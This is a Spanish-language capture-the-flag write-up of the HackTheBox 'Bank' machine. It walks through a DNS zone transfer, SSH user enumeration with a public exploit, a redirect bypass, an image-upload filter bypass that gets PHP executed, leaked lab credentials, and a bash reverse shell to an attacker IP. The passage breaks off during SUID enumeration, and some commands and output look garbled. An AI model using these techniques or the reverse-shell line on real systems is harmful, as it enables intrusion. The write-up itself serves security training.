

283- BANK

- 1. BANK
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing
 - 1.5. SSH user enumeration
 - 1.6. Insecure File Upload
 - 1.6.1. Manipulating redirection status code
 - 1.6.2. Leaked credentials
 - 1.6.3. Reverse shell
 - 1.7. Privesc via SUID file

1. BANK

<https://app.hackthebox.com/machines/Bank>

Bank
RETIRED MACHINE
LINUX EASY

4.7 MACHINE RATING	10014 USER OWNS	9944 SYSTEM OWNS	16/06/2017 RELEASED
------------------------------	---------------------------	----------------------------	-------------------------------

Created by makelarisjr

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ ping 10.10.10.29
PING 10.10.10.29 (10.10.10.29): 56(84) bytes of data:
64 bytes from 10.10.10.29: icmp_seq=1 ttl=63 time=34.4 ms
64 bytes from 10.10.10.29: icmp_seq=2 ttl=63 time=33.3 ms
64 bytes from 10.10.10.29: icmp_seq=3 ttl=63 time=34.4 ms
64 bytes from 10.10.10.29: icmp_seq=4 ttl=63 time=38.1 ms
64 bytes from 10.10.10.29: icmp_seq=5 ttl=63 time=33.7 ms
^C
--- 10.10.10.29 ping statistics ---
6 packets transmitted, 5 received, 16.6667% packet loss, time 5810ms
rtt min/avg/max/mdev = 33.271/34.788/38.163/1.718 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22, 53 y 80* abiertos.

```

$ nmap -sS -p - --open 10.10.10.29 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 10:00 -01
Nmap scan report for 10.10.10.29
Host is up (0.009s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. En principio, el sistema parece que corre una versión de SSH vulnerable al exploit de enumeración de usuarios.

```

$ nmap -sCV -p22,53,80 --min-rate 5000 10.10.10.29 -iS -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 10:01 -01
Nmap scan report for 10.10.10.29
Host is up (0.046s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 88:ee:d0:38:d5:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|_ 2048 b8:eb:15:48:2d:8d:f0:f1:73:33:b7:81:64:88:4a:91 (RSA)
|_ 256  a0:4c:94:d1:7b:0e:a8:f4:97:fe:11:cb:88:ds:16:k5 (ECDSA)
|_ 256  2d:79:44:30:c8:bb:5e:8f:87:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     Apache/2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.63 seconds

```


1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente.

```
$ whatweb http://10.10.10.29
http://10.10.10.29 [200 OK] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[10.10.10.29], Title[Apache2 Ubuntu Default Page: It works]
$ cd /home/kali/.prypr/CTF/HTB/Bank/naap
```

1.4. Zone transfer

- Accedemos a la web y nos encontramos con la página web de instalación por defecto del servidor Apache. Enumeramos directorios y subdominios, pero no encontramos nada. Añadimos *bank.htb* a nuestro */etc/hosts*. Accedemos ahora a esta dirección y nos encontramos con un panel de login.



- Antes de nada, ya que está el *puerto 53 (DNS)* activo, vamos a intentar realizar un *ataque de transferencia de zona* para obtener información de los registros DNS. Esto lo podemos hacer con: `dig axfr @10.10.10.29 bank.htb`. De este modo, conseguimos enumerar un subdominio, el cual añadimos a nuestro */etc/hosts*: *chris.bank.htb*. No obstante, al acceder a este nuevo subdominio, nos encontramos igual con la página web del servidor Apache.

```
> dig axfr @10.10.10.29 bank.htb
; <<> Dig 9.19.21-1-Debian <<> axfr @10.10.10.29 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb. 604800 IN SOA bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb. 604800 IN NS ns.bank.htb.
bank.htb. 604800 IN A 10.10.10.29
ns.bank.htb. 604800 IN A 10.10.10.29
www.bank.htb. 604800 IN CNAME bank.htb.
bank.htb. 604800 IN SOA bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 35 msec
;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
;; WHEN: Mon Jul 01 10:20:21 -01 2024
;; XFR size: 6 records (messages 1, bytes 171)
> mv /etc/hosts
> cat /etc/hosts
```

File: /etc/hosts	
1	127.0.0.1 localhost
2	127.0.1.1 kali
3	:::1 localhost ip6-localhost ip6-loopback
4	ff02::1 ip6-allnodes
5	ff02::2 ip6-allrouters
6	
7	# CUSTOM
8	10.10.10.29 bank.htb chris.bank.htb
9	

```
$ cd /home/kali
```

1.5. SSH user enumeration

- **CVE-2018-15473**:
- Vamos a enumerar usuarios por SSH ya que tenemos una versión vulnerable: **OpenSSH 6.6.1.p1**. Traemos el exploit a nuestro directorio de trabajo: `searchsploit -m linux/remote/45939.py ..`. Probamos con diferentes usuarios, hasta que, finalmente, dimos con uno válido: **chris**, el cual obtuvimos del subdominio. Tenemos este usuario válido a nivel de sistema, pero poco podemos hacer. Podríamos recurrir a un ataque de fuerza bruta por SSH o bien por HTTP en el login de la página. No obstante, vamos a probar otra cosa.

```

python2 45939.py 10.10.10.29 admin
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[~] admin is an invalid username
python2 45939.py 10.10.10.29 administrator
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[~] administrator is an invalid username
python2 45939.py 10.10.10.29 chris
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[~] chris is a valid username

```

1.6. Insecure File Upload

- Volvemos a la página de login del primer dominio. Para iniciar sesión, probamos con algunas credenciales por defecto e incluso inyecciones SQL, pero no tuvimos éxito. En este punto, decidimos enumerar directorios con **Gobuster**. Encontramos uno que puede resultar interesante: **/uploads**. Intentamos acceder, pero no tenemos permisos. Parece que tendremos que buscar el modo de bypassar ese panel de login o buscar otras alternativas.

```

gobuster dir -u http://bank.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,cgi
Gobuster v2.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[~] Url: http://bank.htb/
[~] Method: GET
[~] Threads: 20
[~] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[~] Negative Status codes: 403,404,503
[~] User Agent: gobuster/2.6
[~] Extensions: cgi,php,html,txt
[~] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 302) [Size: 7322] [-> login.php]
/login.php (Status: 200) [Size: 1974]
/support.php (Status: 302) [Size: 3291] [-> login.php]
/uploads (Status: 301) [Size: 305] [-> http://bank.htb/uploads/]
/assets (Status: 301) [Size: 304] [-> http://bank.htb/assets/]
/logout.php (Status: 302) [Size: 0] [-> index.php]
/inc (Status: 301) [Size: 301] [-> http://bank.htb/inc/]
/balance-transfer (Status: 301) [Size: 314] [-> http://bank.htb/balance-transfer/]

```

1.6.1. Manipulating redirection status code

- Antes vimos, en la fase de fuzzing, que en ciertos directorios se aplicaba una redirección. Es el caso de por ejemplo, **/support.php**, que automáticamente, redirige a **/login.php**.


```

/index.php (Status: 302) [Size: 7322] [-> login.php]
/login.php (Status: 200) [Size: 1974]
/support.php (Status: 302) [Size: 3291] [-> login.php]
/uploads (Status: 301) [Size: 305] [-> http://bank.htb/uploads/]
/assets (Status: 301) [Size: 304] [-> http://bank.htb/assets/]
/logout.php (Status: 302) [Size: 0] [-> index.php]
/inc (Status: 301) [Size: 301] [-> http://bank.htb/inc/]
/balance-transfer (Status: 301) [Size: 314] [-> http://bank.htb/balance-transfer/]

```


- Bien, vamos a abrirnos **Burp Suite** para interceptar una petición a **/support.php**. La idea es que trataremos de no seguir este redireccionamiento que está configurado en el servidor. Para ello, una vez tengamos la petición interceptada, haremos: **Do intercept > Response to this request**. Ahora interceptaremos esta respuesta del servidor. Lo siguiente que haremos será cambiar manualmente el código de estado de la respuesta por **200 OK**.

- La cabecera **location** indica a donde se redirigirá esta petición. En este caso, corresponde a `/login.php`.


- A screenshot of a web browser's developer console. The console shows an HTTP response with status 302 Found. The response headers include Date, Server, X-Powered-By, Expires, Cache-Control, Pragma, location: login.php, Content-Length, Keep-Alive, Connection, and Content-Type. The response body contains HTML code for a 'My Tickets' page. A red arrow points from the '302 Found' status to the 'location: login.php' header. A red note says 'cambiaremos por: "200 OK"'.

```
1 HTTP/1.1 302 Found
2 Date: Mon, 01 Jul 2024 13:14:31 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 location: login.php
9 Content-Length: 3291
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14
15 <div class="col-sm-5">
16   <div class="panel panel-primary">
17     <div class="panel-heading">
18       <h3 style="font-size: 20px;">
19         My Tickets
20       </h3>
21     </div>
22     <div class="panel-body">
23       <div class="content-box-large">
24         <div class="panel-body">
25           <table class="table table-bordered">
26             <thead>
27               <tr>
28                 <th>
29                   #
30                 </th>
31                 <th>
32                   Title
33                 </th>
34                 <th>
35                   Message
36                 </th>
37                 <th>
38                   Attachment
39                 </th>
40                 <th>
41                   Actions
42                 </th>
43             </tr>
44           </thead>
45           <tbody>
46             <tr>
47               <td>
48                 #
49               </td>
50               <td>
51                 Title
52               </td>
53               <td>
54                 Message
55               </td>
56               <td>
57                 Attachment
58               </td>
59               <td>
60                 Actions
61               </td>
62             </tr>
63           </tbody>
64         </div>
65       </div>
66     </div>
67   </div>
68 </div>
```


- Si esto no está bien configurado, al enviar nuevamente la petición con **Forward**, se nos mostrará este recurso como tal en nuestro navegador. Vemos ahora como tenemos acceso a esta nueva sección.



- Aquí tenemos la posibilidad de subir ficheros al servidor. Lo que haremos será interceptar esta otra petición con **Burp Suite**. Al enviar esta petición vemos en la respuesta del servidor un comentario de depuración. Parece que se ha cambiado la extensión de los archivos a **.htb** para que puedan ejecutarse como **PHP**. Adicionalmente, al final de esta misma respuesta, vemos que el servidor solo acepta subida de imágenes.



- Por tanto, sabiendo esto, cambiamos el **Content-Type** a `image/gif`, usamos una doble extensión para el archivo: `regalo.jpg.htb` (recordemos que se interpreta según la última extensión), y añadimos como **magic number** `GIF8`. Enviamos esta petición. Parece que se ha subido el archivo exitosamente, ya que no vimos por ningún lado el error anterior. En cualquier caso, tras explorar los diferentes endpoints, lo más probable es que este archivo se haya subido como tal a la ruta `/uploads`, para la cual seguimos sin tener acceso.



1.6.2. Leaked credentials

- Vamos a explorar otro endpoint que descubrimos anteriormente en la fase de fuzzing: `/balance-transfer`. En esta ruta tenemos capacidad de directory listing y encontramos muchos archivos.

Name	Last modified	Size	Description
Parent Directory	-	-	-
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850d221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19b3367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629d4d2a830c2ca6a7446bab23707.acc	2017-06-15 09:50	584	
0a9014d0ccc1912d4fb93264466611fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbce481238cb9e9267de.acc	2017-06-15 09:50	585	
0abe2e85fa6e58cd9ce130370be29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47f9e.acc	2017-06-15 09:50	585	
0b59b6cf02b0f2f3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cf00e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c15c28ecdcded1cf67de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6c86a17f830ec0c.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3424f24126789503b03d14c0467657f.acc	2017-06-15 09:50	584	
0d64103e84187359907569a43c83bdde.acc	2017-06-15 09:50	582	
0d76f6e9661224c341261b87ddcf33.acc	2017-06-15 09:50	584	
0e5884b0b23e98446c460b4bafac3ee.acc	2017-06-15 09:50	584	
0ec03beb3832b05908105342c0ce9b2facc	2017-06-15 09:50	584	
0ec280c07bf051e211f8118aaf10b4.acc	2017-06-15 09:50	584	
0efa8d313b2a59bb07e8a656dc94142.acc	2017-06-15 09:50	584	
0f2b9dad0ad001b9b14d64112dc3fbcb.acc	2017-06-15 09:50	584	
0f6f89ceddf9b4cfd0eb3269ee0a358.acc	2017-06-15 09:50	585	

- Vamos a aplicar un filtrado mediante una petición con `curl` para ver si podemos encontrar algún archivo que difiera del resto por su tamaño. Para ello, usamos este one-liner: `curl`

```
http://bank.htb/balance-transfer/ | htm12text | awk '{print $3 " " $5}' | sed '/^\s*$/d' |  
grep -vE "583|584|585". Vemos un archivo ahora con un peso diferente (257).
```

- Pasamos la respuesta de HTML a texto claro con `html2text`, nos quedamos con la tercera y quinta columna, eliminamos las líneas en blanco y quitamos del output las líneas que contengan 583, 584 y 585.

[illegible]

- Descargamos este archivo. Vemos aquí un usuario y contraseña.


```
> ls
@ 45839.py  D 68576f20c9732f1b2dc4d4f5b833228.scr  *regalo.php
> mv 68576f20c9732f1b2dc4d4f5b833228.scr credentials.txt
> cat credentials.txt

File: credentials.txt

1  --ERR ENCRYPT FAILED
2  <=====
3  | HTB Bank Report |
4  <=====
5
6  ===UserAccount===
7  Full Name: Christos Christopoulos
8  Email: chris@bank.htb
9  Password: !##HTB$ank$ssw@rd!##
10 CreditCards: 5
11 Transactions: 39
12 Balance: 884283
13 ===UserAccount===


ps/home/kali/prjor/CTF/HTB/bank/exploits
```

- Usamos estas credenciales en el panel de login y obtenemos acceso. Estamos en el panel que vimos anteriormente de subida de archivos.




1.6.3. Reverse shell

- Subimos nuevamente este archivo, para el cual obtenemos un enlace directo una vez lo subimos. Hacemos una prueba con `whoami`.



- Es hora de enviarnos una reverse shell a nuestro sistema. Nos ponemos en escucha con **Netcat** por un puerto. Para ello, usamos este **one-liner**: `bash -c "bash -i >%26 /dev/tcp/10.10.16.5/443 0>%261"`. Recibimos la conexión. Realizamos el **tratamiento de la TTY**.



1.7. Privesc via SUID file

- Estamos como usuario **www-data**. Hacemos `find -perm -4000 -ls 2>/dev/null` para listar archivos con **privilegio SUID** asignado. Encontramos un archivo que puede resultar interesante: `/var/htb/bin/emergency`.

```

www-data@bank:/var/htb/bin$ find -perm -4000 -ls 2>/dev/null
72753 112 -rwsr-xr-x 1 root root 11284 Jun 14 2017 /var/htb/bin/emergency
12581 8 -rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/gssrpc/dccp-ctrl-device
47855 484 -rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keysign
18612 328 -rwsr-xr-x 1 root root 333952 Dec 7 2016 /usr/lib/dbus-1.8/dbus-daemon-launch-helper
72156 12 -rwsr-xr-x 1 root root 8898 Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
19165 48 -rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
12494 36 -rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
